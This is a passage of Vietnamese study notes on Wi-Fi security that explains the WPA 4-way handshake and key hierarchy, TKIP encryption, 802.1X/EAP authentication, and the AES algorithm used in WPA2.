\*\*Lưu ý: PSK cũng chính là Pairwise Master Key (PMK) được nói về ở quá trình bắt tay 4 bước ở phần sau.


### 4. Quá trình bắt tay 4 bước (4-Way handshake):

- Như đã giới thiệu ở trên, WPA không còn sử dụng khóa tĩnh nữa, mà thay vào đó sử dụng khóa động. Dẫn đến việc đòi hỏi phải có quy trình để thực hiện sinh ra khóa động giữa 2 thiết bị, quá trình này được gọi là bắt tay bốn bước.

- Một số định nghĩa trước khi đi sâu vào quá trình bắt tay 4 bước:

+ Temporal key (TK): Là khóa sinh ra trong quá trình bắt tay bốn bước được sinh ra dựa trên khóa PMK (Pairwise master key) hay GMK (Group master key). Đây cũng là điểm trọng yếu tại sao nói WPA dùng khóa động, bởi vì TK chỉ có duy nhất trên hai thiết bị thực hiện bắt tay 4 bước.

**\*Pairwise Transient Key(PTK):** Sinh ra từ khóa PMK, dùng cho mã hóa và giải mã đối với dữ liệu unicast (Các dữ liệu chỉ truyền và nhận ở duy nhất một thiết bị). Bao gồm 3 khóa, KCK (Key confirmation key) dùng để bảo toàn dữ liệu trong quá trình bắt tay 4 bước (Sử dụng trong tạo ra MIC), KEK (Key Encryption Key) sử dụng để bảo đảm tính riêng tư của quá trình bắt tay 4 bước (Thật ra sử dụng trong bước 3) và ***TK (Temporal Key) dùng để mã hóa và giải mã dữ liệu.***



Kích thước khóa:

PTK: 512-bit (64 bytes)

KCK:128-bit (bit 0->bit 127)

Temporal Tx và Rx MIC key: Tổng 128-bit (bit 128->bit 255): Dùng trong MIC để bảo toàn dữ liệu

KEK:128-bit(bit 256->bit 383)

TK:128-bit (bit 384-> bit 511)

***+ Công thức tạo ra PTK:***

PTK = PRF (PMK + ANonce + SNonce + AA + SPA)

\*PRF (pseudo‐random function) là quá trình hash, quá trình này cho ra một giá trị mới và không thể dịch ngược lại được, khác hoàn toàn với mã hóa (encrypt) ta có thể dùng khóa để giải mã.

\* AA (Authenticator’s MAC address): Là địa chỉ MAC của Authenticator (Access Point).


\* SA(Supplicant’s MAC address): Là địa chỉ MAC của Supplicant(Laptop, hay điện thoại muốn tham gia mạng)

+ Nonce: Là một giá trị số ngẫu nhiên và không bao giờ được dùng lại. Trong quá trình bắt tay 4 bước ta có 2 giá trị nonce:


\* Authenticator Nonce (ANonce): Chỉ giá trị nonce của Authenticator (Là thiết bị Access Point)

\* Supplicant Nonce (SNonce): Chỉ giá trị nonce của Supplicant (Là các thiết bị người dùng như laptop, điện thoại,...)

**\* Group Transient Key(GTK):** Sinh ra từ khóa GMK, , dùng cho mã hóa và giải mã dữ liệu broadcast hay multicast(Các dữ liệu được truyền và nhận ở nhiều thiết bị).



***- Mô tả quy trình bắt tay 4 bước:***



*Hình ảnh quá trình bắt tay 4 bước*

*Bước 1: Cả hai thiết bị sinh ra giá trị nonce riêng, thiết bị Authenticator(Access Point) gửi giá trị ANonce mà nó vừa sinh ra đến Supplicant (Laptop, điện thoại,...). Sau đó thiết bị Supplicant giờ đã có đủ thành phần để tạo ra PTK(pairwise transient key) và giờ có thể dùng khóa này để mã hóa các dữ liệu unicast.*

*Bước 2: Supplicant gửi đi SNonce của nó cho Authenticator, và giờ Authenticator cũng đã đủ thành phần để tạo ra PTK (cả hai thiết bị có cùng một PTK vì chúng có chung thành phần tạo ra). Giờ Authenticator có thể sử dụng khóa này để mã hóa dữ liệu unicast.*

*(Ngay từ bước này Access Point đã biết rằng người kia có biết PTK hay không, bởi vì nhìn vào giá trị MIC, được tạo ra từ quá trình hash giá trị KCK và dữ liệu có từ Message 1.)*

*Bước 3: Nếu cần thiết, Authenticator tạo ra một khóa GTK từ khóa GMK. Sau đó gửi nó đi cho Supplicant, ở dạng đã mã hóa với khóa PTK có từ trước (bằng KEK).*


*Bước 4: Supplicant nhận được và gửi EAPOL-Key để xác nhận rằng tất cả temporal keys đều đã được thiết lập.*

*Cuối cùng: Giờ dây cả hai thiết bị có thể truyền tin qua lại, và mọi dữ liệu đều được mã hóa bởi hai khóa PTK và GTK.*

\*\*Lưu ý: EAPOL (Extensible Authentication Protocol over LAN): Là giao thức được sử dụng trong IEEE 802.1x sẽ được nói tới ở phần EAP. Ở đây EAPOL-KEY, chỉ dữ liệu dùng để trao đổi khóa mã hóa.


### 4. Quá trình mã hóa TKIP và bảo toàn dữ liệu

- Trước tiên ta nên xem một bức hình để có thể hình dung toàn bộ quá trình mã hóa cũng như bảo toàn dữ liệu của WPA khi sử dụng khóa TKIP.

****

Hình quá trình mã hóa TKIP và bảo toàn dữ liệu

**Giai đoạn 1: Mã hóa TKIP**



*Bước 0: Phải có Temporal key (TK) 128-bit (có từ quá trình bắt tay bốn bước trước đó), nó có thể từ pairwise transient key (PTK) hay group temporal key (GTK).*


*Bước 1: TKIP sequence counter (TSC) được sinh ra và chia thành 6 octets (6 phần nhỏ) được đánh dấu từ TSC 0 cho đến TSC5 với mức độ quan trọng tăng dần (TCS0 có mức quan trọng thấp nhất, và TSC5 có mức độ quan trọng cao nhất).*

*+ Phase 1 key mixing: Tạo ra một TKIP-mixed transmit address and key (TTAK) bởi TSC2-TSC5 với Transmit address (TA-địa chỉ MAC của thiết bị gửi), kết hợp với Temporal key (TK).*

*+ Phase 2 key mixing: Kế thừa TTAK của phase 1 kết hợp với TSC0 và TSC1 để tạo ra một WEP seed (giống ở WEP, WEP key 104 bit với TSC0 và TSC1 làm IV nhưng tổng kích thước là 48bit) và cũng cần thêm Temporal Key (TK).*

*Bước 2: WEP seed đi qua quá trình mã hóa RC4, để tạo ra một Keystream.*


**Giai đoạn 2: Bảo toàn dữ liệu**



*Bước 1: MSDU (ở đây là dữ liệu từ tầng network đến tầng application, ta sẽ gọi tắt là dữ liệu), được gắn với MIC (kết hợp từ Source address và Destination address của tầng datalink, hay còn gọi là MAC address sourrce và destination), MIC này được đánh dấu lần lượt với thứ tự từ M0 đến M7.*

*Bước 2: Sự kết hợp giữa dữ liệu MSDU với MIC, nếu quá lớn sẽ được phân nhỏ ra. Nếu không thì giữ nguyên và được gọi là MPDU (Cũng là MSDU tuy nhiên dữ liệu này được chuyển thành dữ liệu dùng trong mạng không dây 802.11).*

**Giai đoạn 3: Kết hợp khối dữ liệu**



*Bước 1: Từ keystream đã có thực hiện XOR với dữ liệu, để tạo ra dữ liệu mã hóa.*

*Bước 2: Gắn thêm các thông tin cần cho quá trình giải mã (Các IV) và địa chỉ MAC, thêm vào đó là FCS để kiểm tra tình trạng frame khi đến nơi (là cái được kiểm tra đầu tiên, sau đó là ICV cuối đến là TSC).*

### 5. Xác thực EAP (chuẩn 802.1X/EAP)

- Là chuẩn xác thực không chỉ dùng riêng cho mạng không dây, tuy nhiên thường xuyên được nhắc đến gắn liền với mạng không dây.

**- Yêu cầu của chuẩn 802.1X/EAP:**


+ Thành phần của chuẩn 802.1X/EAP:

\*Supplicant: Thiết bị người dùng muốn truy cập vào mạng.

\* Authenticator: Đảm nhận vai trò tiếp nhận yêu cầu truy cập, và mở các dịch vụ mạng. Bằng việc sử dụng 2 port ảo, uncontrolled port(Chỉ nhận và truyền các yêu cầu truy cập mạng) và controlled port(Cho phép sử dụng dịch vụ mạng).

\*Authentication Server: Lưu trữ người dùng và cũng như đảm nhận vai trò xác thực người dùng.

=> Đây là dạng xác thực mà ta phải sử dụng username/password.




Hình ảnh thành phần có trong 802.1X/EAP

+ Sử dụng các thuật toán hash để trong quá trình truyền dữ liệu xác thực.

- Về sau 802.1X/EAP có nhiều biến thể như LEAP, PEAP, tuy nhiên về bản chất chúng giống nhau chỉ thay đổi các yêu cầu ở bước xác thực với Authentication Server.

- Mô hình xác thực của 802.1X/EAP:




Hình ảnh mô hình xác thực 802.1X/EAP


\*\*Lưu ý: Ở bước 12 ta có thể thấy quá trình bắt tay 4 bước, về thực tế quá trình này thuộc về chuẩn 802.1X/EAP. Tuy nhiên không phải mô hình mạng nào cũng có một Server để đóng vai trò làm Authentication Server, như các ngôi nhà, hay cơ quan nhỏ. Vì vậy những nhà thiết kế đã tích hợp ở những mô hình dạng này kiểu xác thực PSK (PSK authentication-hay quá trình bắt tay 4 bước) kế thừa từ 802.1X/EAP. Vì thế ta có thể thấy WPA có hai dạng, Personal(PSK authentication) và Enterprise(sử dụng 802.1X/EAP authentication).

- Biểu đồ khóa tổng hợp:

+ Có thể thấy nếu sử dụng 802.1X/EAP, thì kích thước khóa có thể tăng lên. Người thiết kế còn có thể quy định PSK cho từng Username/password, cũng như cho từng thiết bị (sử dụng bằng địa chỉ MAC, nếu muốn vào mạng phải sử dụng đúng thiết bị đó).



Hình ảnh tổng hợp khóa PTK



Hình ảnh tổng hợp khóa GTK

### 6. Hạn chế của WPA

- Về bản chất WPA sử dụng TKIP hoàn hảo về tính an toàn dữ liệu, tuy nhiên như đã được đề cập từ trước, môi trường WLAN có tốc độ chậm hơn rất nhiều. Trong khi dùng thuật toán mã hóa RC4(mã hóa chuỗi) chậm đáng kể so với mã hóa khối, bởi vì nó phải thực hiện với từng bit. Vì vậy cần đưa ra một giải pháp tốt hơn về mặt tốc độ, và nó được áp dụng ở WPA2 đó là sử dụng AES (mã hóa khối).

## III. WPA2

### 1. Giới thiệu WPA2

- Tương tự như WPA, thì WPA2 cũng kế thừa hầu hết những nổi bật về bảo mật, chỉ thay đổi ở chổ sử dụng AES thay cho TKIP, nhằm tăng tốc độ mã hóa cũng như lượt bỏ được hai quá trình key mixing. Vì AES không còn sợ tình trạng IV yếu hay bị lặp lại nữa.

### 2. AES (Advanced Encryption Standard)

- Tiêu chuẩn mã hóa tiên tiến là một thuật toán tiêu chuẩn của chính phủ Hoa Kỳ nhằm mã hóa và giải mã dữ liệu do Viện Tiêu chuẩn và Công nghệ quốc gia Hoa Kỳ (National Institute Standards and Technology– NIST) phát hành ngày 26/11/2001 và được đặc tả trong Tiêu chuẩn Xử lý thông tin Liên bang 197 (Federal Information Processing Standard – FIPS 197) sau quá trình kéo dài 5 năm trình phê duyệt, AES tuân theo mục 5131 trong Luật Cải cách quản lý công nghệ thông tin năm 1996 và Luật An toàn máy tính năm 1997.

- AES là một thuật toán “mã hóa khối” (block cipher) ban đầu được tạo ra bởi hai nhà mật mã học người Bỉ là Joan Daemen và Vincent Rijmen. Kể từ khi được công bố là một tiêu chuẩn, AES trở thành một trong những thuật toán mã hóa phổ biến nhất sử dụng khóa mã đối xứng để mã hóa và giải mã (một số được giữ bí mật dùng cho quy trình mở rộng khóa nhằm tạo ra một tập các khóa vòng). Ở Việt Nam, thuật toán AES đã được công bố thành tiêu chuẩn quốc gia TCVN 7816:2007 năm 2007 về Thuật toán mã hóa dữ liệu AES.

**Kỹ thuật**

**-** AES là một thuật toán mã hóa khối đối xứng với độ dài khóa là 128bit (một chữ số nhị phân có giá trị 0 hoặc 1), 192 bit và 256 bit tương ứng gọi là AES-128, AES-192 và AES-256. AES-128 sử dụng 10 vòng (round), AES-192 sử dụng 12 vòng và AES-256 sử dụng 14 vòng.

- Vòng lặp chính của AES thực hiện các hàm sau: SubBytes(), ShiftRows(), MixColumns() và AddRoundKey(). Ba hàm đầu của một vòng AES được thiết kế để ngăn chặn phân tích mã bằng phương thức “mập mờ“ (confusion) và phương thức “khuếch tán“ (diffusion), còn hàm thứ tư mới thực sự được thiết kế để mã hóa dữ liệu. Trong đó “khuếch tán“ có nghĩa là các kiểu mẫu trong bản rõ (Dữ liệu đầu vào của phép mã hóa hoặc dữ liệu đầu ra của phép giải mã) được phân tán trong các bản mã (Dữ liệu đầu ra của phép mã hóa hoặc dữ liệu đầu vào của phép giải mã), “mập mờ“ nghĩa là mối quan hệ giữa bản rõ và bản mã bị che khuất. Một cách đơn giản hơn để xem thứ tự hàm AES là: Trộn từng byte (SubBytes), trộn từng hàng (ShiftRows), trộn từng cột (MixColumns) và mã hóa (AddRoundKey).

**Đặc tả thuật toán AES**

- Đối với thuật toán AES, độ dài của khối đầu vào, khối đầu ra và trạng thái là 128bit, số các cột (các từ có độ dài 32 bit) tạo nên trạng thái là Nb = 4.

- Trong thuật toán AES, độ dài khóa mã K có thể là 128, 192 hay 256 bit. Độ dài khóa được biểu diễn bằng Nk = 4, 6 hoặc 8 thể hiện số lượng các từ 32 bit (số cột) của khóa mã.

- Đối với thuật toán AES, số vòng được thay đổi trong quá trình thực hiện thuật toán phụ thuộc vào kích cỡ khóa. Số vòng này được ký hiệu là Nr. Nr = 10 khi Nk = 4, Nr = 12 khi Nk = 6 và Nr = 14 khi Nk = 8.

- Các tổ hợp khóa-khối-vòng phù hợp đối với tiêu chuẩn này thể hiện trong Bảng 1. Việc thực hiện cụ thể thuật toán có liên quan đến độ dài khóa, kích cỡ khối và số vòng.S

- Đối với phép mã hóa và phép giải mã, thuật toán AES sử dụng một hàm vòng gồm bốn phép biến đổi byte như sau: phép thay thế byte (một nhóm gồm 8 bit) sử dụng một bảng thay thế (Hộp-SỐ), phép dịch chuyển hàng của mảng trạng thái theo các offset (số lượng byte) khác nhau, phép trộn dữ liệu trong mỗi cột của mảng trạng thái, phép cộng khóa vòng và trạng thái. Các phép biến đổi này (cũng như các phép nghịch đảo tương ứng của chúng) được mô tả trong phần dưới đây.

**Phép mã hóa**

- Tại thời điểm bắt đầu phép mã hóa, đầu vào được sao chép vào mảng trạng thái sử dụng các quy ước. Sau phép cộng khóa vòng khởi đầu, mảng trạng thái được biến đổi bẳng cách thực hiện một hàm vòng liên tiếp với số vòng lặp là 10, 12 hoặc 14 (tương ứng với độ dài khóa), vòng cuối cùng khác biệt không đáng kể với Nr-1 vòng đầu tiên. Trạng thái cuối cùng được chuyển thành đầu ra. Hàm vòng được tham số hóa bằng cách sử dụng một lược đồ khóa – mảng một chiều chứa các từ 4 byte nhận từ phép mở rộng khóa.

- Phép biến đổi cụ thể gồm SubBytes(), ShiftRows(), MixColumns() và AddRoundKey() dùng để xử lý trạng thái.

***SubBytes()***

- Phép biến đổi dùng trong phép mã hóa áp dụng lên trạng thái (kết quả mã hóa trung gian, được mô tả dưới dạng một mảng chữ nhật của các byte) sử dụng một bảng thay thế byte phi tuyến (Hộp S – bảng thay thế phi tuyến, được sử dụng trong một số phép thay thế byte và trong quy trình mở rộng khóa, nhằm thực hiện một phép thay thế 1-1 đối với giá trị mỗi byte) trên mỗi byte trạng thái một cách độc lập.

***ShiftRows()***

- Phép biến đổi dùng trong phép mã hóa áp dụng lên trạng thái bằng cách chuyển dịch vòng ba hàng cuối của trạng thái theo số lượng byte các offset khác nhau.

***MixColumns()***

- Phép biến đổi trong phép mã hóa thực hiện bằng cách lấy tất cả các cột trạng thái trộn với dữ liệu của chúng (một cách độc lập nhau) để tạo ra các cột mới.

***AddRoundKey()***

- Phép biến đổi trong phép mã hóa và phép giải mã. Trong đó, một khóa vòng (các giá trị sinh ra từ khóa mã bằng quy trình mở rộng khóa) được cộng thêm vào trạng thái bằng phép toán XOR (phép toán hoặc và loại trừ). Độ dài của khóa vòng bằng độ dài của trạng thái.

***Mở rộng khóa***

- Thuật toán AES nhận vào một khóa mã K và thực hiện phép mở rộng khóa để tạo ra một lược đồ khóa. Phép mở rộng khóa tạo ra tổng số Nb(Nr+1) từ. Thuật toán yêu cầu một tập khởi tạo gồm Nb từ và mỗi trong số Nr vòng đòi hỏi Nb từ làm dữ liệu khóa đầu vào. Lược đồ khóa kết quả là một mảng tuyến tính các từ 4 byte.

***Phép giải mã***

- Các phép biến đổi trong phép mã hóa có thể được đảo ngược và sau đó thực hiện theo chiều ngược lại nhằm tạo ra phép giải mã trực tiếp của thuật toán AES. Các phép biến đổi sử dụng trong phép giải mã gồm: InvShiftRows(), InvSubBytes(), InvMixColumns() và AddRoundKey().

***InvSubBytes()***

- Phép biến đổi InvSubBytes() là nghịch đảo của phép thay thế theo byte SubBytes(), trong đó sử dụng một hộp-S nghịch đảo áp dụng cho mỗi byte của trạng thái.

***InvShiftRows()***

- Phép biến đổi InvShiftRows() là phép biến đổi ngược của ShiftRows(). Các byte trong ba từ cuối của trạng thái được dịch vòng theo số byte khác nhau. Ở hàng đầu tiên (r=0) không thực hiện phép chuyển dịch, ba hàng dưới cùng được dịch vòng Nb-shift(r,Nb) byte.

***InvMixColumns()***

- Phép biến đổi InvMixColumns() là phép biến đổi ngược của MixColumns(). Nó thao tác theo từng cột của trạng thái, xem mỗi cột như một đa thức bốn hạng tử.

***Biến đổi nghịch AddRoundKey()***

- Phép biến đổi AddRoundKey() là phép biến đổi thuận nghịch vì nó chỉ áp dụng một phép toán XOR nên nó được thực hiện như nhau ở cả phép mã hóa và phép giải mã.

- Ngoài các phép giải mã trên, thuật toán AES còn cho phép thực hiện một phép giải mã tương đương có cùng thứ tự các phép biến đổi như trong phép mã hóa (các biến đổi được thay bằng các phép biến đổi ngược). Có thể thực hiện được điều này là nhờ một thay đổi trong lược đồ khóa. Hai tính chất tạo nên một phép giải mã tương đương là: Tính giao hoán giữa hai phép biến đổi SubBytes() và ShiftRows() (tính chất này cũng đúng với phép nghịch đảo InvSubBytes() và InvShiftRows()), Các phép toán trộn cột MixColumns() và InvMixColumns() là tuyến tính đối với đầu vào cột. Các tính chất này cho phép đảo ngược thứ tự của các phép biến đổi InvSubBytes() và InvShiftRows(). Thứ tự của các phép biến đổi AddRoundKey() và InvMixColumns() cũng có thể đảo ngược với điều kiện đảm bảo rằng các cột của lược đồ khóa giải mã được chỉnh sửa bằng cách sử dụng phép biến đổi InvMixColumns().

**Vấn đề thực hiện khóa**

***Yêu cầu về độ dài khóa***

- Việc thực hiện khóa của thuật toán AES sẽ hỗ trợ ít nhất một trong ba độ dài khóa là 128 bít, 192 bít và 256 bít. Việc thực hiện khóa có thể tùy chọn hỗ trợ hai hoặc ba độ dài khóa, nhằm tăng thêm tính tương tác cho các thực hiện thuật toán.

***Tham số hóa độ dài khóa, kích thước khối và số vòng***

- AES quy định cụ thể các giá trị được phép dùng cho chiều dài khóa, kích thước khối và số vòng. Tuy nhiên, các giá trị này có thể thay đổi trong tương lai. Do đó, những nhà triển khai thuật toán AES có thể lựa chọn thiết kế linh hoạt với mong muốn của họ.

***Ứng dụng***

- Thuật toán AES cho phép thực hiện hiệu quả bằng cả phần mềm và phần cứng. Thông thường với những ứng dụng không yêu cầu cao về hiệu năng và tốc độ thì AES được thực hiện ở dạng phần mềm. Với việc thực hiện trên phần mềm, thuật toán AES có thể được viết bằng nhiều ngôn ngữ lập trình như Assembly, C/C++, Visual Basic, Java, C#... và có thể vận hành trên nhiều hệ điều hành như Windows, Linux/Unix, Solaris.... Khi thực hiện trên phần cứng, thuật toán AES hỗ trợ thực hiện hai dòng: dòng thiết bị thứ nhất dựa vào một hệ vi xử lý phụ kết hợp với hệ vi xử lý chính của máy tính, dòng thiết bị thứ hai thường được thiết kế ở dạng thẻ thông minh (smart card) hoặc các thiết bị cắm qua cổng USB (Universal Serial Bus). Trong Thông tư số 01/2011/TT-BTTTT ngày 04/01/2011 của Bộ Thông tin và Truyền thông Công bố Danh mục tiêu chuẩn kỹ thuật về ứng dụng công nghệ thông tin trong cơ quan nhà nước quy định Khuyến nghị áp dụng tiêu chuẩn AES và được xếp vào nhóm Tiêu chuẩn về an toàn thông tin.

### 3. So sánh AES và TKIP

- TKIP và AES là hai loại mã hoá khác nhau được sử dụng bởi mạng Wifi. TKIP thực sự là một giao thức mã hóa cũ được giới thiệu với WPA để thay thế mã hoá WEP rất không an toàn vào thời điểm đó. TKIP tương tự như mã hóa WEP. TKIP không còn được coi là an toàn, do vậy bạn không nên sử dụng nó.

